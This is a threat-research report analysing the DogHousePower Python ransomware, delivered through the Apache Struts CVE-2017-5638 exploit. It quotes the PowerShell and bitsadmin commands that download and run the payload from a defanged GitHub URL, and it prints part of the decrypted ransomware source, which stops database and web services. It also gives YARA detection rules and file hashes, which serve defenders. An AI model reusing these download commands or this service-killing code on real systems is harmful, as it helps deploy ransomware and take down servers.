PALADION
HIGH SPEED CYBER DEFENSE

PALADION CYBER LABS

DogHousePower: Python Based Ransomware

Newly Identified Ransomware with cross-platform capabilities


Author:
Shyaam Sundhar
Chief Architect – Threat Hunting & Analytics

Background

We discovered the DogHousePower ransomware that specifically targets web servers and database servers running on the Windows Server operating system, and it was interesting to see that it is hosted on GitHub. There are many interesting observations from the DogHousePower activity within the test lab including, Python PyInstaller being utilized for creating the ransomware, fully-encrypted payload (wo_crypted), windows event logs being cleared (but did not show up in the sandbox results), and no network activity (or post-compromise communication). The rise of Python based malwares, could be due to the ease of coding it or for its cross-platform nature. The paper uncovers the encrypted payload and the steps that DogHousePower takes to fully compromise the affected host, their demand for ransom and how they might expand into cross-platform implementation in the near future.

Exploring the malware

Initially we analyzed the ransomware binary "2.exe" using the Hybrid Analysis VxStream Sandbox and a Windows virtual machine. We observed that the struts-pwn attack tool was being utilized to target the vulnerability (CVE-2017-5638) in Apache Struts 2, delivering the ransomware payload using Microsoft PowerShell. We called the Ransomware DogHousePower for the file-extension it uses on encrypted files.




Here is how the exploit uses PowerShell as a downloader for the PyInstaller ransomware payload:

```
<command><string>powershell</string><string>-
exec</string><string>bypass</string><string>-
c</string><string>"IEX</string><string>(New-
Object</string><string>System.Net.WebClient).DownloadString('https[:]//raw[.]github
usercontent[.]com/V0rt3xClub/FITKO/master/t4.ps1')"</string></command>
```


The downloaded Microsoft PowerShell script t4.ps1 uses the Windows Background Intelligent Transfer Service (BITS) administrative tool bitsadmin to download 2.exe from a GitHub repository, writes it to a host as C:\w.exe, and executes it via the command shell:

```
$cmd="bitsadmin /transfer n
https[:]//raw[.]githubusercontent[.]com/V0rt3xClub/FITKO/master/2.exe  C:\\w.exe &
start C:\\w.exe"
cmd /c $cmd
```

Once the ransomware is executed, it creates the batch file dangerDAY.bat, which is used to stop the database servers/services such as MariaDB, MySQL, MSSqlServer, OracleServiceORCL, MongoDB, PostgreSQL, web servers/services like Nginx, Apache 2.3, and taskkill to Java, Tomcat, HTTP daemon, Apache and Nginx, as shown below:



Using the strings command it was possible to find sequences of printable characters that revealed clues about the ransomware and its capabilities. In order to limit the output for readability, the egrep command is used with the "-i" flag for case-insensitivity, and limiting the string matches to these three (*.pyd, python, and *.manifest). We use Remnux for our analysis, for which we would like to credit Lenny Zeltsar for his efforts in the Reverse Engineering community.



The output from strings lead us to discover that "2.exe" was created with PyInstaller. PyInstaller is a program that converts (packages) Python programs into stand-alone executables, under Windows, Linux, Mac OS X, FreeBSD, Solaris and AIX. Python and PyInstaller could allow for cross-platform deployment of the DogHousePower ransomware. Cross-platform functionality using PyInstaller with sys.platform() during build configuration, which gives 'linux' (for Linux), 'win32' (for Windows), 'cygwin' (for Windows/Cygwin) and 'darwin' (for Mac OS X) and then code the build for the corresponding operating system.

We could use os.name() to check if OS specific modules are available. But if you would want to check the system type at runtime, it can be done with platform.system() function. There are other commands such as os.uname(), sys.platform(), ver(), etc. that could be utilized for the same purpose of detecting the operating system and performing actions based on the output. There is also a built-in package in PyInstaller called PyInstaller.compat that can be utilized to check the operating system:

Useful Items in `PyInstaller.compat`

A hook may import the following names from `PyInstaller.compat`, for example:

```
from PyInstaller.compat import modname_tkinter, is_win
```

is_py2: True when the active Python is version 2.7.

is_py3: True when the active Python is version 3.X.

is_py34, is_py35, is_py36: True when the current version of Python is at least 3.4, 3.5 or 3.6 respectively.

is_win: True in a Windows system.

is_cygwin: True when `sys.platform=='cygwin'`.

is_darwin: True in Mac OS X.

is_linux: True in any Linux system (`sys.platform.startswith('linux')`).

is_solar: True in Solaris.

is_aix: True in AIX.

is_freebsd: True in FreeBSD.

is_venv: True in any virtual environment (either virtualenv or venv).

base_prefix: String, the correct path to the base Python installation, whether the installation is native or a virtual environment.

modname_tkinter: String, `Tkinter` in Python 2.7 but `tkinter` in Python 3. To prevent an unnecessary import of Tkinter, write:


```
from PyInstaller.compat import modname_tkinter
excludedimports = [ modname_tkinter ]
```

EXTENSION_SUFFIXES: List of Python C-extension file suffixes. Used for finding all binary dependencies in a folder; see file:*hook-cryptography.py* for an example.

The following YARA rules were created in order to quickly identify PyInstaller Windows binaries and PyInstaller Windows binaries using suspicious Python .pyd files. Python .pyd files are in the format of a .DLL file, intended specifically as a Python extension. YARA is a tool used by malware researchers to identify and classify malware samples.

YARA rule "pyinst-win.yara" provides generic detection of PyInstaller Windows binaries by looking for strings that are commonly associated with PyInstaller:

```
rule PyInstaller_Windows_Binary
 {
meta:
   author = "Adair John Collins, Shyaam Sundhar"
   desc = "Generic Detection of PyInstaller Windows Binaries"
strings:
   $string0 = "pyi-windows-manifest-filename"
   $string1 = "python"
   $string2 = ".manifest"
   $string3 = "zout00-PYZ.pyz"
condition:
   all of them // and new_file
      }
```




YARA rule "pyinst-win-crypto.yara" looks for strings that are commonly associated with PyInstaller and the Python .pyd file "Crypto.Cipher", which is used for secure hash functions and various encryption algorithms.

```
rule Crypto_Cipher_PyInstaller_Windows_Binary
 {
meta:
   author = "Adair John Collins, Shyaam Sundhar"
   desc = "Pyinstaller Windows Binary containing Crypto.Cipher"

strings:
   $string0 = "pyi-windows-manifest-filename"
   $string1 = "python"
   $string2 = ".manifest"
   $string3 = "zout00-PYZ.pyz"
   $string4 = "Crypto.Cipher"

condition:
   all of them // and new_file
}
```




YARA rule "pyinst-win-evtlog.yara" looks for strings that are commonly associated with PyInstaller and the Python .pyd file "win32evtlog", which provides interaction with Windows event logs.

```
rule win32evtlog_PyInstaller_Windows_Binary
 {

meta:
   author = "Adair John Collins, Shyaam Sundhar"
   desc = "PyInstaller Windows Binary containing win32evtlog"

strings:
   $string0 = "pyi-windows-manifest-filename"
   $string1 = "python"
   $string2 = ".manifest"
   $string3 = "zout00-PYZ.pyz"
   $string4 = "win32evtlog"

condition:
   all of them // and new_file
```




Extracting components

Install PyInstaller using the Python package management system "pip". PyInstaller provides "pyi-archive_viewer" and "pyinstxtractor.py". These Python scripts allow for viewing and extracting the contents of a PyInstaller archive.

Command to install PyInstaller: $ sudo pip install pyinstaller

Command to view archive: $ pyi-archive_viewer ./2.exe




Command to extract archive: $ pyinstxtractor.py 2.exe

Let us now look into the files that are extracted through the above process.

$ ls

Python .pyd files are included by the PyInstaller to provide functionalities that are being utilized by the DogHousePower ransomware. We will focus on wo_crypted, as that seems to have the encryption/decryption routine, which is a unique file created for the DogHousePower ransomware (out of the list of all the files we extracted), and it did not have any results on VirusTotal.


$ file wo_crypted



File Properties:
MD5: 855f8b7bfacb52bf20c381f1a5c6e540
SHA-1: 38e63521ea335050b51dc929840d78c0cbb6276b
File Type: unknown
Magic: data
SSDeep:
384:P6Uh/XFS26sTZkse7W8hu7LxFxXiUKKQ+HUOycNBAk+WMrPqROduhDoWa:pDSD
JJY1gcL6yNoP
File Size: 20.11 KB


The strings command shows strings indicating AES encrypted and base64 encoded data.

$ strings -o wo_crypted




The strings command shows us the modules listed below that we will reuse in our python decryption script later.

$ strings -a -o wo_crypted




We copied the base64 encoded data from "wo_crypted" into a txt file called "foo" and decoded "foo" using cat and base64 decode command and redirected the output to the file "bar".

$ cat foo | base64 -d > bar
 # strings on the bar decoded piece.
$ strings -o bar



Python script used to decrypt by replacing "exec" with "print" and importing the AES module as "PUM_950" and the b64decode function from the base64 module as "kMh_857". Here, we are displaying the contents of the wo_decrypt.py Python script using cat:

$ cat wo_decrypt.py



Redirect the decoded and decrypted content to the file "decrypted.txt"

$ ./wo_decrypt.py > decrypted.txt

Display the content of the file "decrypted.txt". Here we have the decoded and decrypted Python script that is the DogHousePower ransomware (comments inserted for clarity).

$ cat decrypted.txt

```
if 64 - 64: i11iIiiIii
def OOOo ( ) :

# Get the attributes of the current script or file.
 Oo0Ooo = str ( sys . argv [ 0 ] )

# Get into the current working directory, ping 127.0.0.1 three times, and delete the arguments of the script (str) that is being returned from sys.argv[0].
 OOOOOOOOO0 = "/c cd /d " + os . getcwd ( ) + "&ping -n 3 127.0.0.1&del %s" %
Oo0Ooo

# Execute the command that is put together in OOOOOOOOO0 by opening command shell.
 win32api . ShellExecute ( 0 , 'open' , 'cmd' , OOOOOOOOO0 , '' , 0 )
 if 5 - 5: iiI / ii1I
 if 61 - 61: iII111iiii11 % I1Iiii
def IIi1IiiiI1i ( ) :

# Providing service stop commands into the variable I11i11Ii for MariaDB, MySQL, MSSQLServer, OracleServiceORCL, MongoDB, PostgreSQL, Nginx, Apache2.4 and taskkill for Java, Tomcat, HTTP Daemon, Apache and Nginx.
 I11i11Ii = """sc stop MariaDB
sc stop mysql
sc stop mssqlserver
sc stop OracleServiceORCL
sc stop MongoDB
sc stop postgresql
sc stop nginx
sc stop apache2.4
taskkill /im java.exe /f
taskkill /im tomcat* /f
taskkill /im httpd.exe /f
taskkill /im apache* /f
taskkill /im nginx* /f"""
```

```
# Open dangerDAY.bat in write mode and write the contents of I11i11li into the batch file.
 oOOOoOo = open ( 'dangerDAY.bat' , 'w' )
 oOOOoOo . write ( I11i11li )
 oOOOoOo . close ( )


# Open the dangerDAY.bat, execute it on the Shell, sleep for 12 seconds and then remove the dangerDAY.bat, batch file.
 win32api . ShellExecute ( 0 , 'open' , 'dangerDAY.bat' , '' , '' , 0 )
 time . sleep ( 12 )
 os . remove ( 'dangerDAY.bat' )
try :
 lli1liiil1li ( )
except :
 pass
 if 92 - 92: OOO / oo000 % lili11illi1li / o0OOO - iiiili11i . li1I
time . sleep ( 6 )
if 48 - 48: ill111i % lill + I1li111 / ooOoO0o * o00O0oo


# If the ransom file !HoW_ To-UnloCK.tXT exists on C:\, then exit.
if os . path . isfile ( "C:\\!HoW_ To-UnloCK.tXT" ) == 1 :
 sys . exit ( 0 )


# This is the only location, where the variable O0oOO0o0 is used and is defined with the value "ensbawiquhudwoahnccnmwi2jws.kp". Could this be a placeholder for further expansion or deprecated code from the prior version?
